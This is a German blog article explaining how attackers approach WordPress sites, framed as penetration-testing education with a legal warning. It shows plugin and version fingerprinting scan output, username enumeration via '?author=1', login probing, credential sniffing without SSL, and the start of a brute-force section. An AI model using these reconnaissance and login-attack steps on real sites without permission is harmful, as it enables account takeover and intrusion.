Hacking WordPress – Ein Blick hinter die Kulissen

Angreifen und Sichern von WordPress

Hacking WordPress – Ein Blick hinter die Kulissen

Wie Angreifer WordPress-Installationen hacken bzw. Schwachstellen in Plugins, Themes oder Konfigurationen ausnutzen.

1. Hilfe ich wurde gehackt!


Allein in Deutschland ist der **Verbreitungsgrad** von WordPress enorm – Tendenz weiter steigend. Im weltweiten Vergleich mit anderen Content Management Systemen (CMS) hält WordPress einen Anteil von bis zu 51% (Top Million Sites). Beeindruckende Zahlen also, die WordPress immer stärker in den Fokus von **professionellen Angreifern** rückt. So attackierte ein Botnet im April diesen Jahres WordPress-Installationen weltweit.

Zum Schutz und Absicherung von Installationen wurden bereits zahlreiche Anleitungen veröffentlicht. Empfehlenswert sind »Hardnening WordPress« oder auch meine Artikelserie »WordPress absichern«.

In diesem Beitrag werden allerdings keine weiteren **Schutzmaßnahmen** vorgestellt, sondern wie Angreifer vorgehen, um WordPress-Installationen zu hacken. Es soll ein kleiner Einblick hinter die **Kulissen** sein – in der Realität existieren weitaus mehr Möglichkeiten und Varianten.

2. Hinweis zu »Hacking WordPress«

Der Angriff von WordPress-Installationen oder Systemen ohne Erlaubnis bzw. Einverständniserklärung stellt eine **strafbare Handlung** dar. Wer ohne vertragliche Grundlage fremde Systeme angreift begibt sich auf sehr dünnes Eis. Die nachfolgenden Informationen dienen der Aufklärung und sollten lediglich im Rahmen eines Penetrationstests Verwendung finden. Im Gegensatz zu illegalen Hacking-Angriffen stellt ein Penetrationstest ein **auftragsgesteuerter** Einbruch in ein oder mehrere Systeme dar. Das Vorgehen dient im Grunde der »Qualitätskontrolle« der aktuell umgesetzten IT-Sicherheit im Unternehmensumfeld.



Ein Angriff / Penetrationstest lässt sich in unterschiedlichen **Phasen** unterteilen, von denen ein Teil sequentiell wiederholt wird. Phase 1 dient zunächst der **Informationsgewinnung** über das Ziel. Während ein Penetrationstester in Phase 4 die Ergebnisse festhält, wird sich ein Angreifer diesen Schritt wohl eher sparen…

3. Informationsgewinnung – Phase 1

Im ersten Schritt wird ein Angreifer möglichst viele **Informationen** über sein Ziel sammeln, die für den weiteren Verlauf von Interesse sein können. Zu diesem Zweck werden verschiedene öffentlich verfügbare Informationsquellen durchsucht. Diese werden im Anschluss ausgewertet und sollen Aufschluss darüber geben, über welchen Weg ein Einbruch am **einfachsten** realisiert werden kann. Für diesen Zweck stehen unterschiedliche Tools zur Verfügung – die meisten davon befinden sich auf der Linux Distribution Kali. Die Distribution wird sowohl von **Hackern**, als auch von **Penetrationstestern** zur Auffindung von Schwachstellen / Sicherheitsanalysen eingesetzt.

Dabei helfen Tools die unter »Information Gathering« zusammengefasst sind. Letztendlich werden in der ersten Phase folgende Ziele verfolgt:

- Ziel identifizieren
- System / Anwendungsversion bestimmen
- Verfügbare Netzwerk-Ports
- Laufende Services
- Verteidigungsstrategien erkennen
- […]

Du kannst den Blog aktiv unterstützen!

No Tracking. No Paywall. No Bullshit.

Die Arbeit von kuketz-blog.de finanziert sich zu 100% aus den Spenden unserer Leserinnen und Leser. Werde Teil dieser Community und unterstütze auch du unsere Arbeit mit deiner Spende.

Mitmachen →

3.1 Beispiel: WordPress Identifikation

Das Verstecken der **WordPress-Versionsnummer** oder sonstigen **Meta-Daten** wird bei Laien oftmals mit dem Schutz gegen Spambots oder Sicherheitslücken in Verbindung gebracht. In der Tat lassen sich damit die besonders »dämlichen« Bots an der Nase herumführen, aber bereits semi-professionelle Varianten lassen sich von den Security by Obscurity Maßnahmen nicht beirren. Sie benutzen ausgeklügelte Methoden zur Feststellung ob eine Seite mit WordPress betrieben wird.


```
[*] Num of checks set to: 100

------------------------------------------------------
[*] Input plugin list set to: wp_plugin_list_2013_feb.txt
[*] Num of threats set to: 10
------------------------------------------------------

==> Results for: http://[redacted] <==

[i] Wordpress version found:  3.5.2
[i] Wordpress last public version: 3.5.2


[*] Search for installed plugins


[i] Plugin found: google-sitemap-generator
    |_Latest version:  3.2.9
    |_ Installed version: 3.2.8

[i] Plugin found: jetpack
    |_Latest version:  2.1.2
    |_ Installed version: 2.3.1
    |_CVE list:
    |___CVE-2011-4673: (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-4673)

[i] Plugin found: si-contact-form
    |_Latest version:  3.1.8.1
    |_ Installed version: trunk

[i] Plugin found: wp-pagenavi
    |_Latest version:  2.83
    |_ Installed version: 2.83
```

Wer selbst mal schauen möchte ob seine WordPress-Installation als solche erkannt wird kann folgende Webseite nutzen: [Is it WordPress?]

Mehr Informationen benötigt? Beispielsweise alle installierten Plugins? Auch gar kein Problem mit dem Tool [plecost]. Hier ein Fingerprint einer WordPress-Installation:

Mit Hilfe der gesammelten Informationen lässt sich WordPress bzw. eines der installierten Plugins gezielt angreifen. Details zu Schwachstellen für bestimmte Versionen stellt beispielsweise CVE-Details zur Verfügung.

3.2 Beispiel: System identifizieren

Nmap ist ein Werkzeug zum **Scannen** und **Auswerten** von Hosts in einem Netzwerk und fällt in die Kategorie der Portscanner. Der Name steht für Network Mapper. Nmap wird in erster Linie für Portscanning eingesetzt. Daneben verfügt es über weitere Techniken, wie beispielsweise die Erkennung des eingesetzten Betriebssystems (OS-Fingerprinting).

Letztendlich dienen solche Informationen wiederum als **Ausgangspunkt** für die weiteren Phasen, in denen Schwachstellen aktiv ausgenutzt werden.


3.3 Beispiel: Erkennung von Benutzer-Accounts

Um sich in den **Administrationsbereich** von WordPress einzuloggen ist die Kombination aus einem Benutzernamen und Passwort erforderlich. Falls ein Angreifer im Vorfeld den Benutzernamen »erraten« kann, benötigt er im Anschluss lediglich das korrekte Passwort. Insgesamt erleichtert das ein erfolgreiches Eindringen in den sensiblen Administrationsbereich.

Oft genügt dazu die Eingabe von

wordpress-blog-adress.de/?author=1

in die Browser-Zeile. In der Standard-Installation bekommt ein Administrator / Nutzer eine eindeutige **Identifikationsnummer** zugewiesen. Meist endet diese auf **author=1** bzw. kann durch den Austausch der 1 am Ende leicht durchprobiert werden.



Falls der WordPress-Betreiber dies manuell geändert hat hilft ein Skript für nmap – wer probiert schon gerne alle

Kombinationen durch:

4. Angriffsvektoren finden – Phase 2

Ausgehend von den in Schritt eins gesammelten Informationen werden anschließend mögliche **Einstiegspunkte** in das System identifiziert. Mit Hilfe von Tools und manuellen Abfragen wird konkrekt nach Schwachstellen und Lücken gesucht, die einen Einbruch ermöglichen. Unter »Vulnerability Analysis« sind die benötigten Tools zusammengefasst und dienen folgenden Zielen:

- Schwachstellen identifizieren
- Identifizieren und priorisieren von System Zugangspunkten
- Risiken einschätzen
- […]

WordPress auf Schwachstellen und Konfigurationsfehler prüfen

Für Deine WordPress-Installation habe ich ein **spezielles** Leistungspaket im Angebot:

- Scan Deiner WordPress-Installation auf Schwachstellen
- Auswertung und Beurteilung der gefundenen Schwachstellen
- Auf Basis der Ergebnisse erhälst Du von mir individuelle Maßnahmenempfehlungen zur Behebung und Absicherung

Wenn du Deine WordPress-Installation **nachhaltig** absichern möchtest, kannst Du mich gerne kontaktieren.

Gut zu wissen: Sicherheit erlangst Du nicht durch die Installation unzähliger Security-Plugins, sondern durch eine saubere Konfiguration, stetige Updates und proaktive Maßnahmen


zur Absicherung. Kontakt aufnehmen

4.1 Administrationsbereich

Äußert beliebt als Einstiegspunkt ist der Login zum **Administrationsbereich** von WordPress – nicht zuletzt deswegen, weil sich ein Angriff bei vielen Installationen mit einfachen Mitteln bewerkstelligen lässt.

Über den Browser lässt sich prüfen, ob der Administrationsbereich generell für jeden erreichbar ist:

wordpress-blog-adress.de/wp-admin



Nach der Eingabe eines Benutzernamens und Passwort kann zunächst die Reaktion von WordPress erkundet werden.

Im ersten Beispiel wird der Account »**admin**« bestätigt. Dieser ist also vorhanden und dient vermutlich der Administration der

WordPress-Installation.


Aus Beispiel zwei lässt sich die Verwendung eines Security-Plugins ableiten. Vermutlich kommt hier Login LockDown / Limit Login Attempts oder ein ähnliches Plugin zum Einsatz. Diese protokollieren fehlgeschlagene **Login-Versuche**. Falls ein Anmeldeversuch innerhalb von 5 Minuten dreimal hintereinander fehlschlägt blockiert das Plugin die anfragende IP-Adresse beispielsweise für eine Stunde. Script-Kiddies und dämliche Bots lassen sich von solchen Maßnahmen abschrecken – professionelle Angreifer hingegen weniger.


4.2 Fehlende SSL-Verschlüsselung

Hauptsächlich wird SSL für die **Absicherung** zwischen Webbrowser und Webserver eingesetzt – also immer dann, wenn sensible Informationen über das **unsichere** Internet ausgetauscht werden sollen.

Über den Browser wird abermals der Login zum Administrationsbereich aufgerufen:

wordpress-blog-adress.de/wp-admin


Kein SSL
WordPress
Benutzername
Passwort
Erinnere dich an mich
Anmelden
Passwort vergessen?


https
HTTPS-Schloss
Benutzername
Passwort
Erinnere dich an mich
Anmelden

Falls zwischen Browser und Server keine verschlüsselte SSL-Verbindung ausgehandelt wird, können die **Anmeldedaten** mitgeschnitten werden. Ganz konkret: Ein WordPress-Blogger nutzt das kostenlose **WLAN** in seinem Lieblingskaffee und loggt sich in den Administrationsbereich ein. Da die Verbindung nicht über SSL abgesichert wird, kann einer Angreifer die Anmeldedaten im Klartext bzw. unverschlüsselt mitlesen. Solch ein Angriff ist mit einfachen Mitteln bereits von Anfängern durchführbar.

5. Ausnutzen von Schwachstellen – Phase 3

Gefundene Schwachstellen gilt es in Phase 3 gezielt auszunutzen. Dafür werden vorhandene Exploits verwendet oder neue entwickelt, die es ermöglichen Systeme zu **kompromittieren**. Falls in ein System eingerungen werden kann, ergeben sich aus dem Zugriff oftmals weitere mögliche **Angriffsziele**, die vorher nicht erreichbar waren. Mit der Toolkiste aus »Exploitation Tools« oder »Privilige Escalation« stehen in Kali genügend Mittel zur Verfügung. Verfolgt wird damit:


- Schwachstellen in Systemen / Anwendungen ausnutzen
- Systemzugriff erhalten
- Zugang zu geschützten Web-Bereichen
- Erfassen von sensiblen Daten
- […]

5.1 Brute-Force WP-Login

Da Administratoren über die weitreichendsten **Berechtigungen** verfügen, stellen sie ein beliebtes Ziel für Angreifer dar. Einmal eingeloggt erlauben Sie beispielsweise das Hinzufügen von schädlichen PHP- oder Javascript-Befehlen direkt über das

Dashboard. In der Informationsphase wurden bereits Anmeldeinformationen gesammelt, die gezielt für den Einbruch in das Backend genutzt werden können.

